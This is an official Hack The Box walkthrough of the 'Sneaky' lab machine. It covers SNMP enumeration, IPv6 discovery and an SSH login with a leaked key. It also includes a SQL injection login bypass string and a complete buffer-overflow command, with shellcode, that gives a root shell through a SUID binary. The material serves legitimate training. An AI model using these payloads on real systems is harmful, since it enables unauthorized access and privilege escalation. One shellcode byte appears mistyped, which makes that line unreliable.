



Hack The Box
PEN-TESTING LABS



Sneaky

29th October 2017 / Document No D17.100.34

Prepared By: Alexander Reid (Arrexel)

Machine Author: trickster0

Difficulty: **Medium**

Classification: Official



SYNOPSIS

Sneaky, while not requiring many steps to complete, can be difficult for some users. It explores enumeration through SNMP and has a beginner level buffer overflow vulnerability which can be leveraged for privilege escalation.

Skills Required

- Intermediate/advanced knowledge of Linux
- Basic understanding of SNMP


Skills Learned

- Basic SQL injection
- Enumerating SNMP
- Exploiting SUID files
- Basic buffer overflow exploitation



Enumeration

Nmap



Nmap reveals only two open services; Apache and SNMP.



Dirbuster

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://10.10.10.20:80/

Scan Information Results - List View: Dirs: 0 Files: 0 Results - Tree View Errors: 0

Directory Stucture	Response Code	Response Size
/	200	442
dev	200	729
icons	403	454

Current speed: 361 requests/sec (Select and right click for more options)
Average speed: (T) 229, (C) 229 requests/sec
Parse Queue Size: 0
Total Requests: 1832/207637
Time To Finish: 00:14:58
Current number of running threads: 100
[Change]

[Back] [Pause] [Stop] [Report]

DirBuster Stopped /workshop/

Fuzzing the Apache server reveals a **/dev** directory.



Exploitation

SQL Injection

SQL injection on the **dev** page is trivial. Simply passing ' or 1=1;-- as the password will completely bypass the login and reveal an SSH key as well as a system username. The issue now arises that there is seemingly no SSH server available on the target.

Member's Area Only - Login Now!

writeup		login
--------------------------------------	--	--------------------------------------

DevWebsite Login

name: admin

name: thrasivoulos

[My Key](#)

Noone is ever gonna find this key :P



SNMP

SNMP is commonly used for monitoring devices, and with the default community string “public”, it often exposes valuable information such as interface configurations, IP addresses, and system details.

Using the default community string “public”, let’s use `snmpwalk` to enumerate and dump SNMP data.

None

```
$ snmpwalk -Os -c public -v 1 10.10.10.20

iso.3.6.1.2.1.1.1.0 = STRING: "Linux sneaky 4.4.0-75-generic #96~14.04.1-Ubuntu
SMP Thu Apr 20 11:06:56 UTC 2017 i686"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (166154) 0:27:41.54
iso.3.6.1.2.1.1.4.0 = STRING: "root"
iso.3.6.1.2.1.1.5.0 = STRING: "sneaky"
iso.3.6.1.2.1.1.6.0 = STRING: "Unknown"
iso.3.6.1.2.1.1.8.0 = Timeticks: (1) 0:00:00.01
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.6.3.11.3.1.1
iso.3.6.1.2.1.1.9.1.2.2 = OID: iso.3.6.1.6.3.15.2.1.1

[** SNIP **]
```

However, the returned output lacks readable object names and instead shows numeric OIDs, which makes it hard to analyse.

Let us install the MiBs package to interpret SNMP output with meaningful names (MiBs).

None

```
$ apt-get install snmp-mibs-downloader
```



We can then enable MIB usage in the SNMP config by commenting out the following line in `/etc/snmp/snmp.conf`.

```
None  
  
# mibs :
```

This allows `snmpwalk` to parse and display symbolic MIB names instead of numeric OIDs. Now, let's run the same command again.

```
None  
$ snmpwalk -Os -c public -v1 10.10.10.20  
  
sysDescr.0 = STRING: Linux sneaky 4.4.0-75-generic #96~14.04.1-Ubuntu SMP Thu  
Apr 20 11:06:56 UTC 2017 i686  
sysObjectID.0 = OID: netSnmpAgentOIDs.10  
sysUpTimeInstance = Timeticks: (498327) 1:23:03.27  
sysContact.0 = STRING: root  
sysName.0 = STRING: sneaky  
sysLocation.0 = STRING: Unknown  
sysORLastChange.0 = Timeticks: (1) 0:00:00.01  
sysORID.1 = OID: snmpMPDCompliance  
sysORID.2 = OID: usmMIBCompliance  
sysORID.3 = OID: snmpFrameworkMIBCompliance  
sysORID.4 = OID: snmpMIB  
  
[** SNIP **]
```

We are able to see various clear, descriptive MIB names like `sysDescr`, `ipAddressIfIndex`, etc.



To specifically list the IPv6 addresses configured on the host, we can run the following command.

None

```
$ snmpwalk -v2c -c public 10.10.10.20 ipAddressIfIndex.ipv6

IP-MIB::ipAddressIfIndex.ipv6."00:00:00:00:00:00:00:00:00:00:00:00:00:00:01"
= INTEGER: 1
IP-MIB::ipAddressIfIndex.ipv6."de:ad:be:ef:00:00:00:00:02:50:56:ff:fe:94:5f:f8"
= INTEGER: 2
IP-MIB::ipAddressIfIndex.ipv6."fe:80:00:00:00:00:00:00:02:50:56:ff:fe:94:5f:f8"
= INTEGER: 2
```

This command traverses the `ipAddressIfIndex` tree within the `IP-MIB`, targeting specifically the IPv6 address entries. Among the three results, one corresponds to the loopback address, and another is a link-local address. The remaining address appears to be assigned to the remote machine. By grouping each pair of hexadecimal digits, we can reconstruct a readable IPv6 address for the remote host.

None

```
dead:beef:0000:0000:0250:56ff:fe94:5ff8
```

Next, we can run an Nmap scan against this IPv6 address to see that port 22 (SSH) is open.

None

```
$ nmap -p 22 -6 dead:beef:0000:0000:0250:56ff:fe94:5ff8

Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-21 22:56 IST
Nmap scan report for dead:beef::250:56ff:fe94:5ff8
Host is up (0.18s latency).

PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 1 IP address (1 host up) scanned in 0.54 seconds
```




With the IPv6 address and the SSH key at hand, we can attempt to connect via SSH. Save the SSH key in a file and give it the necessary permissions.

None

```
$ chmod 600 id_rsa
```

Let's try to login via SSH with the username that we obtained from the web `thrasivoulos`.

None

```
$ ssh -i id_rsa thrasivoulos@dead:beef:0000:0000:0250:56ff:fe94:5ff8
```

```
sign_and_send_pubkey: no mutual signature supported  
thrasivoulos@dead:beef::250:56ff:fe94:5ff8: Permission denied (publickey).
```

Recent versions of OpenSSH (v8.8 and newer) have disabled `ssh-rsa` for public key authentication by default due to its security weaknesses (SHA-1-based signatures). So, when the private key (`id_rsa`) is an old RSA key, and the server only supports the `ssh-rsa` signature algorithm (or your client doesn't advertise it), we get this error.

We can use re-enable deprecated algorithms just for the current session with the added parameters in the following command, allowing for the RSA key to work.

None

```
$ ssh -i id_rsa -o PubkeyAcceptedAlgorithms+=ssh-rsa -o  
HostkeyAlgorithms+=ssh-rsa thrasivoulos@dead:beef:0000:0000:0250:56ff:fe94:5ff8
```

```
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-75-generic i686)
```

```
thrasivoulos@sneaky:~$ id  
uid=1000(thrasivoulos) gid=1000(thrasivoulos)  
groups=1000(thrasivoulos),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lpadmin),111(sambashare)
```



Privilege Escalation

Buffer Overflow

LinEnum: <https://github.com/rebootuser/LinEnum>

/bin/sh shellcode: <http://shell-storm.org/shellcode/files/shellcode-811.php>

Running LinEnum reveals a non-standard SUID binary at **/usr/local/bin/chal**. Attempting to run the binary with a large argument produces a segmentation fault, and it is fairly obvious that it is vulnerable to a buffer overflow exploit.

Running the binary in gdb with a pattern reveals that the EIP offset is 362 bytes. The buffer appears to start roughly around **0xbffff760** in this case, so a return address of **0xbffff7b0** will be used in the payload to account for any shift in addresses. The target is little endian, so the return address must be provided in reverse order.

The payload is very simple as far as buffer overflows as concerned. It is (with a 28 byte /bin/sh shellcode) a 334 byte long NOP sled, followed by the shellcode, and then the return address. The following command will immediately grant a root shell.

```
/usr/local/bin/chal $(python -c "print '\x90'*334 +  
'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\x40xcd\x80' + '\xb0\xf7\xff\xbf' ")
```

```
thrasivoulos@Sneaky:~$ /usr/local/bin/chal $(python -c "print '\x90'*334 + '\x31  
\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb0\x0b  
\xcd\x80\x31\xc0\x40xcd\x80' + '\xb0\xf7\xff\xbf' ")  
# whoami  
root  
#
```

The flags can be obtained from **/home/thrasivoulos/user.txt** and **/root/root.txt**